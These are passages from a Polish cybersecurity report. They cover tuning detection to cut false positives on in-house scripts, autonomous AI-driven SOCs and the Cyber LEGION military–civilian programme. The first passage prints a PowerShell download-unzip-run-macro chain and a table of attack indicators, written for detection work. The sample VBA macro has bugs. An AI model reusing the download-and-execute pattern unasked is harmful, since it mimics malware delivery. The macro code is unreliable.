Przeanalizujmy podręczne rozwiązanie użytkownika. Pracownik uruchamia przygotowany przez siebie plik. Po uruchomieniu skryptu PowerShell testps.ps1 następuje pobranie aktualizowanego pliku data.zip z zasobu i zapisanie na pulpicie użytkownika. Kolejny krok to rozpakowanie archiwum zawierającego plik data.txt. Skrypt uruchamia arkusz kalkulacyjny Zeszyt1.xlsm, w którym zagnieżdżone jest makro PrzeniesDaneZawierajaceTekst. Do Zeszyt1.xlsm kopiowana jest zawartość data.txt, a potem następuje uruchomienie wewnętrznego makra, które kopiuje z Arkusza1 do Arkusza2 określone wartości kolumny. W tym przypadku kopiuje do osobnego arkusza lokalizację zawierającą w stringu szukany tekst: Warszawa. Następuje segregacja i wyekstrahowanie adresów warszawskich, które interesują użytkownika. Dzięki tej akcji pracownik szybko otrzymuje wyniki. Makro może być dalej rozwijane. Tym sposobem może nie tylko segregować, ale również agregować dane związane z lokalizacją oraz kolumny powiązane.

Użytkownik postanowił również umieścić automatyczne uruchamianie wspomnianego wcześniej narzędzia wewnętrznego AplikacjaXYZ.exe zainstalowanego w lokalizacji C:\Program Files, w którym dokonuje dalszej pracy. Po zakończeniu działania makra skrypt testps.ps1 realizuje następną instrukcję, którą jest usunięcie pliku archiwum data.zip. Wypakowany plik tekstowy data.txt pozostaje w celu archiwizacji na stacji użytkownika. Do scenariusza celowo zastosowano dwa proste, lecz osobne skrypty, gdzie pierwszy wywołuje kolejny zagnieżdżony w arkuszu, co pozwala na zwiększenie prawdopodobieństwa wykrycia przez systemy detekcji.

```
Sub PrzeniesDaneZawierajaceTekst()
    Dim wszrodlowy As Worksheet
    Dim wsDocelowy As Worksheet
    Dim ostatniWiersz As Long
    Dim i As Long
    Dim szukanyTekst As String

    wszrodlowy = ThisWorkbook.Sheets("Arkusz1")
    Set wsDocelowy = ThisWorkbook.Sheets("Arkusz2")

    szukanyTekst = "Warszawa"

    wsDocelowy.Cells.Clear
    ostatniWiersz = wszrodlowy.Cells(wszrodlowy.Rows.Count, "A").End(xlUp).Row

    Dim wierszDocelowy As Long
    wierszDocelowy = 1

    For i = 1 To ostatniWiersz
        If InStr(1, wszrodlowy.Cells(i, "A").Value, szukanyTekst, vbTextCompare) > 0 Then
            wsDocelowy.Cells(i, "A").Copy Destination:=wsDocelowy.Cells(wierszDocelowy, "A")
            wierszDocelowy = wierszDocelowy + 1
        End If
    Next i

    MsgBox "Przeniesiono dane zawierające '" & szukanyTekst & "'."

    Call UruchomAplikacjaXYZ
End Sub

Sub UruchomAplikacjaXYZ()
    Dim shell As Object
    Set shell = CreateObject("WScript.Shell")
    shell.Run "C:\Program Files\AplikacjaXYZ\AplikacjaXYZ.exe"
End Sub
```

Makro VBS PrzeniesDaneZawierajaceTekst

```
Invoke-WebRequest -Uri "http://datasource.domain/xyz/data.zip" -OutFile "C:\Users\user\Desktop\data.zip"
$zipPath = "C:\Users\user\Desktop\data.zip"
$extractFolder = "C:\Users\user\Desktop"

Add-Type -AssemblyName System.IO.Compression.FileSystem
[System.IO.Compression.ZipFile]::ExtractToDirectory($zipPath, $extractFolder)

$notatnikPath = "C:\Users\user\Desktop\data.txt"
$excelPath = "C:\Users\user\Desktop\Zeszyt1.xlsm"
$makroNazwa = "PrzeniesDaneZawierajaceTekst"

$excel = New-Object -ComObject excel.Application
$excel.Visible = $false

if (Test-Path $excelPath) {
    $workbook = $excel.Workbooks.Open($excelPath)
} else {
    $workbook = $excel.Workbooks.Add()
    $workbook.SaveAs($excelPath)
}

$sheet = $workbook.Sheets.Item(1)
$sheet.Cells.Clear()
$lines = Get-Content -Path $notatnikPath
$row = 1
foreach ($line in $lines) {
    $sheet.Cells.Item($row, 1).Value2 = $line
    $row++
}

$workbook.Save()
$excel.Application.Run($makroNazwa)
$workbook.Save()

$workbook.Close()
$excel.Quit()

[System.Runtime.InteropServices.Marshal]::ReleaseComObject($excel) | Out-Null
Remove-Variable excel
Remove-Item -Path $zipPath -Force
```

Skrypt PowerShell testps.ps1

Dokonajmy analizy poszczególnych kroków skryptu w celu opisu prawdopodobnych powiązań z potencjalnym działaniem niepożądanym w przypadku realnego ataku. Zbiór indykatorów następujących kolejno po sobie może powodować pojawianie się alertu w systemach detekcji. Natomiast w realnym przypadku zagrożenia poniższe działania mogą być powiązane z różnymi etapami ataku – od pobrania złośliwego oprogramowania, przez ukrywanie śladów, aż po wykonanie złośliwego kodu. Warto je monitorować i analizować w kontekście pełnego cyklu ataku.

Polecenie	Potencjalny indykator
Invoke-WebRequest -Uri „http://datasource.domain/xyz/data.zip” -OutFile „C:\Users\user\Desktop\data.zip”	Pobieranie pliku ZIP z serwera zewnętrznego, użycie protokołów HTTP/HTTPS, może wskazywać na pobieranie złośliwego oprogramowania.
[System.IO.Compression.ZipFile]::ExtractToDirectory(\$zipPath, \$extractFolder)	Automatyczne rozpakowywanie pobranego pliku ZIP, może służyć do ukrywania złośliwych plików.
\$excel = New-Object -ComObject Excel.Application	Uruchamianie aplikacji Excel, może być wykorzystywane do automatycznego wykonywania makr lub manipulacji plikami.
\$workbook = \$excel.Workbooks.Open(\$excelPath) lub \$workbook = \$excel.Workbooks.Add()	Otwarcie lub utworzenie pliku Excel, może wskazywać na manipulację danymi.
\$excel.Application.Run(\$makroNazwa)	Uruchomienie makra w pliku Excel, co jest potencjalnie niebezpieczne, jeśli makro zawiera złośliwy kod.
Remove-Item -Path \$zipPath -Force	Usuwanie pliku ZIP po jego przetworzeniu, może być próbą ukrycia śladów działania.

Call UruchomAplikacjaXYZ	Uruchamianie zewnętrznej aplikacji z pełną ścieżką (shell.Run), może być wykorzystywane do uruchamiania złośliwego oprogramowania lub działań ukrytych.
Dim shell As Object i Set shell = CreateObject(„WScript.Shell”)	Tworzenie obiektu WScript.Shell do uruchamiania zewnętrznych programów, jest często wykorzystywane przez złośliwe makra do uruchamiania złośliwego kodu.
shell.Run „C:\Program Files\AplikacjaXYZ\AplikacjaXYZ.exe”	Uruchamianie pliku wykonywalnego z pełną ścieżką, szczególnie jeśli nie jest to uzasadnione, może być podejrzane.
Wywołanie makra w pliku .xslm przez skrypt powershell	Używanie PowerShell do uruchamiania makr, może być zagrożeniem, jeśli makra są złośliwe.

Minimalizacja false positive i poprawa detekcji

Dostosowanie detekcji jest kluczem do osiągnięcia równowagi pomiędzy wychwyceniem właściwych zagrożeń a fałszywymi alertami wywoływanymi trywialnymi skryptami, aplikacjami użytkowników. W praktyce pojedyncze zdarzenie z powyższego scenariusza nie powinno się pojawić w dobrze skonfigurowanym lub zaawansowanym, inteligentnym systemie detekcji. Natomiast nałożenie się kilku podejrzanych wzorców zachowań w odpowiedniej jednostce czasu może sygnalizować zagrożenie. Zależy to od szczególnych reguł detekcji ustalanych przez analityków, ekspertów SOC SIEM, wdrożeniowców systemów ochrony, ale także od zaawansowania inteligentnych rozwiązań hybrydowych.

To jednak nie wszystko, co można zrobić w kontekście własnych aplikacji, skryptów i wewnętrznych rozwiązań. Nie wszystkie przypadki udaje się wykluczyć. W przypadku rozwiązań bardziej rozbudowanych czy aplikacji customowych przygotowanych przez deweloperów należy stosować rozwiązania zapobiegawcze:

- Systemy dozwolonych aplikacji, polityki dostępów.
- Procesy dopuszczania aplikacji wewnętrznych/customowych.
- Metodyka wnioskowania i sposobu instalacji.
- Podpisywanie plików, certyfikacja aplikacji (zaufanie, autentyczność, integralność).
- Implementacje Access Control List, np. Whitelist.
- Realizacja testów aplikacji wrażliwych na wykrycie poza siecią korporacyjną.
- Dostosowanie wrażliwości reguł systemów detekcji.
- Dokumentacja analiz w celu budowania scenariuszy reakcji.
- Określenie względnie bezpiecznych, akceptowalnych kontekstów zdarzeń.



Optymalizacja wymaga współpracy

Warto stosować rozwiązania pasywne, to pozwala na pozbycie się problemów występujących w infrastrukturze aplikacyjnej na etapie wdrożenia, dopuszczenia, jednak dopiero razem z zapleczem działu cyberbezpieczeństwa optymalizacja może być kompleksowa. Odpowiedni zespół nie tylko właściwie przygotowuje środowisko monitorowania, ale również zadba o jego utrzymanie. W przypadku dużych zmian w infrastrukturze inwestycja czasu w rozpoznanie struktury aplikacyjnej infrastruktury może pomóc w kontroli zalewu zdarzeń fałszywie pozytywnych, które często skutkują obniżeniem wydajności pracy całej struktury firmy, a nawet obniżeniem płynności biznesowej w przypadku działań prewencyjnych. Systemy klasy SIEM, SOAR pozwalają na szlifowanie ochrony i usunięcie nieoczywistych przypadków fałszywych alarmów. Pomimo szerokiej gamy ofert zarządzania ze wsparciem AI, czynnik ludzki nadal pozostaje ważnym punktem w dużych organizacjach. Analiza logów i regularne aktualizacje reguł pozwalają na optymalizację i zapewnienie jakości pracy systemów informatycznych korporacji.

- Implementacja modeli uczenia maszynowego i Artificial Intelligence.
- Regularny przegląd reguł i aktualizacje.
- Wdrażanie narzędzi bezpiecznych, sprawdzonych.
- Szkolenia pracowników, poszerzanie wiedzy o bezpiecznych, dostępnych rozwiązaniach.
- Weryfikacja zapotrzebowania na narzędzia automatyzacyjne w poszczególnych działach.

Obraz zagrożeń

Działania cyberprzestępców
i metody atakówMetody ochrony i budowania
cyberodporności

Prognozy i kierunki rozwoju

Chronimy i pomagamy





Autonomiczne Centra Operacji Bezpieczeństwa: przyszłość czy teraźniejszość?

// Kamil Dębek

01 Autonomiczny SOC – ale po co?

Liczba cyberataków rośnie z roku na rok, przez co trudniejsza, a wręcz nierealna staje się manualna obsługa zdarzeń bezpieczeństwa. Początkowo rozwiązaniem tego problemu wydawały się produkty klasy SOAR (Security Orchestration, Automation and Response), które pozwalają automatyzować żmudne, powtarzalne oraz statyczne czynności.

Wraz z rozwojem technologicznym – „AI boom” (okres nagłego wzrostu popularności sztucznej inteligencji) – związanym m.in. z innowacjami w zakresie generatywnej sztucznej inteligencji, można zaobserwować zwiększone możliwości automatyzacji procesów wymagających podejmowania decyzji czy wykonywania bardziej złożonych poleceń. W efekcie analitycy SOC (Security Operations Center), dotychczas przeciążeni powtarzalną pracą, będą mogli skupić się na kwestiach wymagających głębokiej wiedzy organizacyjnej oraz pełnić rolę arbitra dla agentów AI.

02 Autonomiczny SOC w praktyce

W dużym uproszczeniu można powiedzieć, że autonomiczny SOC to taki, w którym większość „codziennej pracy” wykonują systemy, a człowiek pełni rolę nadzorca i eksperta od najtrudniejszych przypadków. Nie chodzi o pełne wyeliminowanie ludzi w procesie detekcji i reakcji na zdarzenia bezpieczeństwa, lecz o przesunięcie ich zadań z ręcznego „przeklikiwania” alertów w stronę analizy, projektowania procesów i nadzoru.

W procesie obsługi incydentów znajduje się wiele obszarów z występującą potrzebą podejmowania decyzji. Jednocześnie stanowią one naturalne elementy podatne na automatyzację z wykorzystaniem GenAI (generative artificial intelligence) oraz innych metod uczenia maszynowego. Są to m.in.:

- **Detekcja** – modele uczenia maszynowego wykrywają anomalie i podejrzane zachowania, zamiast polegać tylko na statycznych regułach.
- **Triage** – AI automatycznie odrzuca oczywiste fałszywe alarmy i nadaje priorytet bardziej podejrzany zdarzeniom.

Skuteczne wykorzystanie zaawansowanych algorytmów AI wymaga co najmniej podstawowej wiedzy o zasadach ich działania.

- **Wstępna inwestygacja** – AI samo zbiera dane na temat kontekstu: historię logowań, komunikację sieciową, informacje z platform CTI (Cyber Threat Intelligence) o zagrożeniach.
- **Reakcja** – sztuczna inteligencja podejmuje działania (np. izolacja stacji użytkownika, wysyłka notyfikacji do odpowiedniego odbiorcy), bez udziału człowieka.

03 Poziomy dojrzałości SOC: od ręcznej obsługi do autonomii

Koncepcję przechodzenia od prostego do innowacyjnego SOC dobrze opisują tzw. modele dojrzałości. W poniższej tabeli zaprezentowany został model składający się z 5 poziomów, opisujący kolejne etapy w rozwoju Operacyjnych Centrów Bezpieczeństwa w kierunku autonomii.

Poziom	Tryb pracy	Charakterystyka
01 podstawowy	Godziny biurowe	Podstawowy monitoring, brak automatyzacji
02 pośredni	24/7	Rozbudowany SIEM, pierwsze skrypty automatyzujące powtarzalne zadania
03 zaawansowany	24/7	Powołany specjalny zespół, threat hunting, integracja większej liczby narzędzi
04 zoptymalizowany	24/7	Platforma SOAR, szeroka automatyzacja reakcji, lepsza korelacja zdarzeń, reguły oparte na podstawowych AI i ML
05 innowacyjny	24/7	Agentowa AI, częściowo autonomiczne inwestygacje i reakcje, silna orkiestracja, detekcja w dużej mierze oparta na AI/ML

Tabela 1. Model dojrzałości SOC

Działania, które można sklasyfikować jako autonomiczne, pojawiają się dopiero na ostatnich dwóch poziomach dojrzałości SOC. Jednak pełen zakres autonomii jest widoczny dopiero na piątym poziomie, gdzie mamy do czynienia z główną cechą charakterystyczną autonomicznego SOC-a – możliwością podejmowania decyzji przez algorytmy sztucznej inteligencji. **Warto podkreślić, że w autonomicznym SOC rola człowieka nie znika, lecz przechodzi istotną transformację – zamiast prostych czynności operacyjnych rośnie znaczenie bardziej zaawansowanych kompetencji. Jednocześnie pojawiają się nowe specjalizacje, które w SOC-ach niższego poziomu zwykle nie występują, takie jak eksperci od uczenia maszynowego i sztucznej inteligencji.** Skuteczne wykorzystanie zaawansowanych algorytmów AI wymaga co najmniej podstawowej wiedzy o zasadach ich działania oraz umiejętności projektowania i rozwijania przeznaczonych do tego celu modeli.

04 Kraina mlekiem i miodem płynąca?

Na drodze do pełnej autonomii w SOC-u napotyka się wiele przeszkód technicznych, organizacyjnych czy regulacyjnych.

4.1. Wyzwania techniczne

Głównym problemem technicznym jest odpowiedź na pytanie: „dlaczego algorytm AI podjął taką decyzję, a nie inną?”. Analitycy i audytorzy chcą rozumieć, dlaczego agent uznał dane zachowanie za złośliwe i dlaczego zdecydował się np. zablokować konto. W świecie nauki istnieje cała poddyscyplina, która zajmuje się tzw. wytłumaczalnością AI (Explainable AI, XAI). W jej ramach podejmowane są starania, aby utworzyć zestaw metod oraz procesów, które pozwoliłyby w sposób oczywisty dla człowieka wyjaśnić proces decyzyjny konkretnych algorytmów sztucznej inteligencji.

Innym problemem technicznym jest bezpieczeństwo wdrażanych modeli generatywnej sztucznej inteligencji, czyli w jaki sposób zadbać, aby nie dochodziło do nadużyć takich modeli oraz jak je bezpiecznie wdrażać w środowiskach produkcyjnych. W tym temacie zachęcam do przeczytania artykułów w zeszłorocznym raporcie CERT Orange Polska.

Kolejnym problemem technicznym są zasoby sprzętowe. Zaawansowane algorytmy AI potrzebują dużej mocy obliczeniowej, a co za tym idzie, koszty wdrożenia takich rozwiązań są zdecydowanie większe niż klasycznych metod wykorzystywanych w procesie detekcji i reakcji na zdarzenia bezpieczeństwa.

4.2. Bariery organizacyjne

Dynamicznie zmieniające się przepisy dotyczące sztucznej inteligencji – takie jak kolejne etapy wdrażania unijnego AI Act – sprawiają, że działy prawne i compliance często nie są w stanie na bieżąco aktualizować swoich procedur. Każde nowe wdrożenie AI wymaga więc ponownej, czasochłonnej analizy zgodności, przygotowania dodatkowej dokumentacji oraz zaplanowania nadzoru człowieka, co znacząco komplikuje i wydłuża projekty. W efekcie wiele organizacji wybiera zachowawczość: opóźnia decyzje inwestycyjne, ogranicza skalę pilotaży lub całkowicie rezygnuje z bardziej zaawansowanych zastosowań AI w obawie przed ryzykiem naruszenia nie do końca jeszcze „wygrzanych” regulacji.

4.3. Obowiązujące regulacje

W Unii Europejskiej główną regulacją związaną ze sztuczną inteligencją jest AI Act. Jest to rozporządzenie wprowadzające pierwsze kompleksowe zasady projektowania, wdrażania i używania systemów sztucznej inteligencji w UE. Bazuje na podejściu opartym na ryzyku: zakazuje systemy o niedopuszczalnym ryzyku, a dla wysokiego ryzyka wymaga m.in. zarządzania ryzykiem, nadzoru ludzkiego, dokumentacji, testów i monitoringu. W efekcie organizacje muszą sporządzić inwentarz swoich systemów AI, sklasyfikować je, dostosować procesy i nadzór do nowych obowiązków, co zwiększa koszty wdrożeń.

05 Przyszłość czy teraźniejszość?

Na postawione tytułowe pytanie trudno jest udzielić jednoznacznej odpowiedzi, ponieważ – to zależy. Dla dużych organizacji integrowanie sztucznej inteligencji z istniejącym procesem detekcji i reakcji na zdarzenia bezpieczeństwa jest obecnie najbardziej oczywistym kierunkiem rozwoju. W niektórych przypadkach jest już stanem istniejącym. Nie da się nie zauważyć benefitów z tym związanych. Przede wszystkim jest to wzrost produktywności pracowników SOC, związany z ograniczeniem konieczności wykonywania powtarzalnych, nierozwijających zadań, ale również uproszczenie procesu przekazywania wiedzy w zespole.

Z drugiej strony, wciąż na rynku występują organizacje, które dopiero raczkują pod względem monitorowania bezpieczeństwa – znajdują się na pierwszym poziomie w prezentowanym w jednym z poprzednich rozdziałów modelu dojrzałości. Dla nich sztuczna inteligencja brzmi jak futurystyczna teoria wyciągnięta z filmu science fiction.

Dlatego, wracając do odpowiedzi na zadane pytanie, z perspektywy dużych przedsiębiorstw z pewnością wkraczamy w erę autonomicznych SOC-ów, natomiast mniejsze firmy, zlokalizowane na niższych poziomach dojrzałości, muszą jeszcze chwilę poczekać na przetarcie uproszczonej ścieżki.

W przyszłości techniczny próg wejścia może się obniżyć, dzięki m.in. rozwojowi wysokowydajnych, wyspecjalizowanych w danej dziedzinie małych modeli językowych (Small Language Model, SLM). Modele językowe tego typu charakteryzują się znacznie niższym zapotrzebowaniem na moc obliczeniową, co pozwoli na szerszą implementację agentowych rozwiązań w SOC-ach na rynku.





Cyber LEGION, czyli konsolidacja z szerszą perspektywą

// płk Jarosław Wacko

Cyber LEGION to platforma zaprojektowana do szerokiej współpracy sfery cywilnej z wojskiem w obszarze cyber. Zgodnie z ideą programu, ma on wzmacniać cyberodporność RP poprzez budowanie silnych relacji polskich sił zbrojnych z rynkiem cywilnym, nie powodując przy tym zagrożeń dla ciągłości jego działania. Jest to o tyle ważne, że współpraca w ramach Cyber LEGION-u pozwala wspólnie szkolić się i wymieniać wiedzę oraz budować obopólne zaufanie, a docelowo tak zgrać procedury resortu obrony narodowej z sektorem cywilnym, aby w sytuacji zagrożenia obrona cyberprzestrzeni mogła odbywać się poprzez współpracę z podmiotami cywilnymi, a niekoniecznie wcielanie ich personelu do Sił Zbrojnych RP.

Swoją przygodę z czymś, co dziś z dumą nazywamy „cyber”, zacząłem w 2008 roku. W tamtym czasie w resorcie obrony narodowej formalnego kształtu nabierały również struktury cyberbezpieczeństwa. Wtedy też zostałem skierowany na jedno z pierwszych posiedzeń SRnIK, tzw. „semika” – czyli zespołu działającego w ramach Systemu Reagowania na Incydenty Komputerowe. Był to zespół specjalistów odpowiedzialnych za cykliczne analizy stanu cyberbezpieczeństwa systemów resortu obrony narodowej.

Z perspektywy czasu można stwierdzić, że były to pierwsze i ważne oznaki konsolidacji wokół spraw cyberbezpieczeństwa, choć wtedy jeszcze tylko konsolidacji wewnątrzresortowej. Pomimo zakresu działania SRnIK, skupionego na siłach zbrojnych, był to ważny krok naprzód, bo w jednej sali cyklicznie zasiadali obok siebie i rozmawiali o cyberbezpieczeństwie przedstawiciele kluczowych w tym obszarze komórek sił zbrojnych. Nie bez znaczenia pozostaje fakt, że w spotkaniach SRnIK brał udział twórca i obecny dowódca Komponentu Wojsk Obrony Cyberprzestrzeni – gen. dyw. Karol Molenda.

Już wtedy dało się zauważyć rosnące przekonanie, że bezpieczna cyberprzestrzeń wymaga czegoś więcej niż „silo-sowa” obrona i ochrona, że bez rozszerzenia perspektywy cyberbezpieczeństwo będzie nam się stale wymykać „przez palce”. Natomiast nie było oczywiste, że siły zbrojne powinny otwierać się na szeroką współpracę również z sektorem cywilnym. Zdarzały się opinie, że jest to niepotrzebne, a być może nawet i szkodliwe. Tu naprawdę potrzeba było wizjonerów z autorytetem i charyzmą, którzy nie bali się popłynąć pod prąd, by zmieniać schematy i tworzyć nową jakość.

Przeważała opcja współpracy. Pierwsze pozytywne efekty to natowskie ćwiczenia Locked Shields (LS), wygrane przez polski zespół złożony z żołnierzy i przedstawicieli sektora cywilnego. W kolejnych latach wokół polskiej reprezentacji gromadził się potencjał coraz lepszych specjalistów, a gdy w roku 2020 powierzono mi dowodzenie polskim zespołem LS, było ich już ponad 150. Kolejne lata to rozwój i międzynarodowe sukcesy zespołu, który od czterech lat nie schodzi z podium tych największych na świecie i najbardziej złożonych ćwiczeń cyberobrony – żadnemu innemu państwu przez 15 lat trwania LS to się nie udało.

Ale i to przedsięwzięcie zaczęło być małe dla polskiej społeczności cyber. Pomimo że w roku 2025 zespół LS liczył już ponad 280 osób, nadal liczba specjalistów, którym musieliśmy odmawiać udziału we wspólnych ćwiczeniach, była dla nas nie do przyjęcia. Coraz trudniej było też nam spotykać się na konferencjach poświęconych cyberbezpieczeństwu i odpowiadać świetnym cyberspecjalistom, że Wojska Obrony

Cyberprzestrzeni nie mogą na tę chwilę zaangażować w pełni ich potencjału, bo nie ma ku temu odpowiedniej formuły w „wojskowym uniwersum” – nawet tak nowoczesnie projektowanym jak WOC... Coś z tym trzeba było pilnie zrobić i tak właśnie powstała idea powołania Cyber LEGION-u...

Od idei do realizacji

Idea Cyber LEGION-u kielkowała nam w głowach już od kilku lat. Na początku była realizowana poprzez angażowanie polskiej cyberspołeczności we wspólne ćwiczenia wojskowe w cyberprzestrzeni. Kolejny krok to nieformalny program „Cyberwojownik +”, w ramach którego zaproponowaliśmy pierwszym osobom zmianę pracowniczych przydziałów mobilizacyjnych właśnie na Wojska Obrony Cyberprzestrzeni, a docelowo złożenie przysięgi wojskowej i zostanie żołnierzami rezerwy WOC. Co było miłym zaskoczeniem, uzyskaliśmy pozytywny odzew i bardzo dużo chętnych zarówno do współpracy „z polską flagą na ramieniu”, jak i w ramach współpracy cywilno-wojskowej bez munduru.

Tak dobrze rokującej szansy nie można już było zmarnować. Pamiętam, jak styczniowego wieczoru 2025 roku odebrałem telefon i padła decyzja dowódcy WOC: „Jarku, pilnie pisz koncepcję programu, którą przedstawimy kierownictwu do akceptacji”. Sprawa była pilna i ważna, a jednocześnie wymagała szczegółowego zaprojektowania atrakcyjnego i spójnego rozwiązania, które będzie nam służyło przez lata. Musiało ono przede wszystkim pozwolić na kompleksowe włączanie potencjału polskiej społeczności specjalistów cyberbezpieczeństwa w wysiłek obronny naszej Ojczyzny.

W efekcie wyłożonej pracy, w trybie niemal 24/7, już w lutym 2025 roku pierwsza wersja „Koncepcji programu konsolidacji polskiej społeczności <<cyber>> wokół SZ RP i Wojsk Obrony Cyberprzestrzeni – Cyber LEGION” – bo tak brzmi jej oficjalna i pełna nazwa – ruszyła z roboczymi uzgodnieniami w resorcie. Tam uzyskała ostatnie szlify oraz poważne wsparcie, między innymi ze strony Departamentu Cyberbezpieczeństwa MON. Gotowy dokument już w marcu 2025 roku został przesłany do oficjalnych uzgodnień, a w maju uzyskał akceptację ministra Obrony Narodowej. Mimo niesamowitego tempa prac – a każdy, kto pracuje w instytucji o strukturach korporacyjnych, z pewnością dobrze czuje skalę tego wyzwania – stworzyliśmy produkt, który nie tylko uzyskuje bardzo pozytywne recenzje w obszarze koncepcyjnym, ale co ważniejsze, jest możliwy do sprawnej implementacji. Pozwala na pełną realizację potrzeb i ambicji jego uczestników, a jednocześnie beneficjentów programu.

Czym i dla kogo jest Cyber LEGION

Cyber LEGION, czyli platforma zaprojektowana do szerokiej współpracy obszaru cywilnego z wojskiem w sferze cyber, składa się z 13 zadań, w których każdy może znaleźć swoją niszę. Zaczynając od początkujących w obszarach cyberbezpieczeństwa, aż po najlepszych polskich cyberspecjalistów. Miejsca nie zabraknie także dla osób zajmujących się dziedzinami wspierającymi i organizującymi cyber, takich

Cyber LEGION obejmuje 13 zadań, w ramach których każdy może znaleźć swoje miejsce. Zaczynając od początkujących, aż po najlepszych polskich cyberspecjalistów.

jak: prawnicy, kadra menedżerska, analitycy, osoby pasjonujące się dronami, a nawet miłośnicy e-sportu!

W pierwszej kolejności zadania Cyber LEGION-u skierowane są do osób, które chcą być związane bliżej ze strukturami DKWOC w obszarze wojskowym. I tu przygotowaliśmy dla nich zadania: Cyber-PPM, Cyber-Backup, Cyber-Oficer. Zadania te pozwalają na pozyskiwanie specjalistów, którzy przenoszeni są do WOC na pracownicze przydziały mobilizacyjne. Cyber-PPM obejmuje osoby pozostające w gotowości na wypadek poważnych zagrożeń w cyberprzestrzeni, zdolne do wsparcia operacji w cyberprzestrzeni prowadzonych przez Siły Zbrojne RP. **Program Cyber-Backup daje możliwość powoływania do aktywnej oraz pasywnej rezerwy i obejmuje osoby zdolne do szybkiego wsparcia WOC w razie rozległego lub celowanego cyberataku na kluczową infrastrukturę – również w czasie pokoju.** Możliwe jest także zapewnienie przez cyberlegionistów wsparcia likwidacji skutków klęsk żywiołowych, ale nadal w ramach działań w cyberprzestrzeni lub IT. Funkcją cyberoficera pozwala na osiąganie stopni oficerskich w korpusie osobowym cyberbezpieczeństwa i codzienną służbę w WOC lub oczekiwanie na zadania w rezerwie – kontynuując rozwój swojej kariery na rynku cywilnym.

Kolejne zadania programu skierowane są do osób, które chcą wspierać WOC i SZ RP, ale jeszcze nie zdecydowały się na realizację tego wsparcia w mundurze (czyli jako żołnierze służby czynnej lub rezerwiści). Zadania te angażują również cyberspecjalistów, którzy posiadają kategorię zdrowia inną niż A. Dla tych osób przygotowano zadania: Nie tylko A(rmia), Cyber-GYM, Hack the Army, Capture the flag, E-sport... Zadania te pozwalają wspólnie budować potencjał sił zbrojnych, razem ćwiczyć obronę w cyberprzestrzeni, testować bezpieczeństwo systemów wojskowych, wymieniać wiedzę i wspólnie doskonalić umiejętności – co przyniesie korzyści również dla rynku cywilnego, administracji rządowej, samorządowej itd.

Jednymi z ważniejszych zadań Programu są również: CYBER. MIL z klasą (pozwala włączać młodzież szkół średnich w wysiłek budowy cyberodporności RP, a także moderować jej rozwój w tym kierunku) oraz Cyber-Wiedza z WOC – zadanie angażujące również najlepsze polskie uczelnie techniczne.

Cyberodporność na bazie silnych relacji

Program Cyber LEGION spotkał się z bardzo dobrym odbiorem w społeczności cyber i decydentów w Polsce oraz za granicą. Sprawą zainteresowały się nie tylko polskie, ale też największe zagraniczne media. Program był również prezentowany w strukturach NATO odpowiedzialnych za cyberbezpieczeństwo. Już w pierwszych dniach od ogłoszenia do programu zgłosiło się ponad 400 osób, a na dziś jest już ich ponad 2500! To potężny potencjał i wielki powód do dumy Polski na arenie międzynarodowej.

Zgodnie z ideą programu, ma on na celu wzmocnianie cyberodporności RP poprzez budowanie silnych relacji polskich sił zbrojnych z rynkiem cywilnym, jednocześnie nie powodując zagrożeń dla ciągłości działania dla tego drugiego. Szczególnie ważne obszary współpracy to sektory: telekomunikacji, bankowy, energetyki, transportu, służby zdrowia, produkcji zbrojeniowej... Jest to o tyle ważne, że współpraca w ramach Cyber LEGION-u pozwala

Fenomen społeczności

Cyber LEGION to więcej niż program – to zjawisko, które zaskakuje nawet nas, jego twórców i moderatorów. Nie ma przecież prostego wytłumaczenia, że ponad 400 osób po przeczytaniu jednego e-maila rzuca wszystko, bierze wolne w pracy albo przekonuje swojego szefa, „że warto”, wynajmuje na własny koszt hotel i jedzie przez pół Polski integrować się oraz wspólnie szkolić się przez trzy dni z innymi cyberlegionistami. Przez te trzy dni każdy niemal nie śpi, bo po nocach w hotelu z kolegami rozwiązuje zadania na kolejny dzień, jest nieprzytomny ze zmęczenia, a jednak uśmiechnięty i szczęśliwy, bo mógł być z nami te kilka dni. Nie ma też prostego wytłumaczenia, że dzień po wyjeździe ze zgrupowania, cyberlegionisci już zaczynają za tym wszystkim tęsknić! I to jest właśnie ten trudny do opisanie fenomen Cyber LEGION-u wynikający z siły jego społeczności!

Cyber LEGION to niesamowita moc, dlatego zainteresowanych rozwojem zapraszam do wspólnej integracji w ramach programu.

wspólnie szkolić się i wymieniać wiedzę oraz budować obopólne zaufanie, a docelowo na tyle zgnać procedury RON z sektorem cywilnym, aby w sytuacji zagrożenia obrona cyberprzestrzeni mogła odbywać się poprzez współpracę z podmiotami cywilnymi, a niekoniecznie wcielanie ich personelu do SZ RP.

W ramach programu Cyber LEGION zrealizowano już kilkanaście inicjatyw, w tym podpisano porozumienia o współpracy w realizacji programu z dwoma uczelniami w kraju (Uniwersytet Warszawski i Akademia Górniczo-Hutnicza), a kolejne porozumienia są w fazie uzgodnień. W ramach inauguracji Cyber LEGION-u – całkowicie bezkosztowo i siłami samych cyberlegionistów – zrealizowano konferencję naukową dla ponad 400 osób, w agendzie której znalazły się najważniejsze nazwiska polskiego cyber, a sama konferencja odbyła się na AGH z honorowym udziałem wicepremiera ministra Obrony Narodowej.

W czasie pisania niniejszego artykułu w ramach Cyber LEGION-u trwają największe w kraju ćwiczenia CTF pod kryptonimem „Operation Cyber Flag 26”. Są prowadzone w najnowocześniejszej formule „attack-defence”. Podczas ćwiczeń CTF ich uczestnicy w dziesięcioosobowych drużynach mają za zadanie zarówno bronić swojej infrastruktury przed blisko setką atakujących, jak i atakować dziesiątki systemów broniących przez pozostałe drużyny. W tym celu muszą rozpoznać i wykorzystać błędy ich konfiguracji, a jednocześnie załatać swoje podatności. Trwające cztery tygodnie ćwiczenia angażują ponad 400 cyberlegionistów, a 120 najlepszych spotka się w majowym finale.



Płk Jarosław Wacko

jest koordynatorem Programu Cyber LEGION w Dowództwie Komponentu Wojsk Obrony Cyberprzestrzeni.





Czego uczą nas ataki na infrastrukturę krytyczną i przemysłową?

// Krzysztof Bronarski

Rok 2025 przyniósł dużą liczbę incydentów dotyczących technologii operacyjnych (OT) w infrastrukturze krytycznej i przemysłowej. Ataki były szeroko komentowane i mimo że ich konsekwencje nie były bardzo poważne, zdarzenia te dobitnie pokazały, że obszar OT jest często tzw. miękkim podbrzuszem wielu przedsiębiorstw, gdzie nietrudno znaleźć luki w zabezpieczeniach. To też kolejny dowód, że celem niektórych grup cyberprzestępców nie jest zysk finansowy, ale destabilizacja oraz zastraszenie społeczeństwa, a konsekwencje ich działań mogą mieć bezpośredni wpływ na życie i zdrowie ludzi.

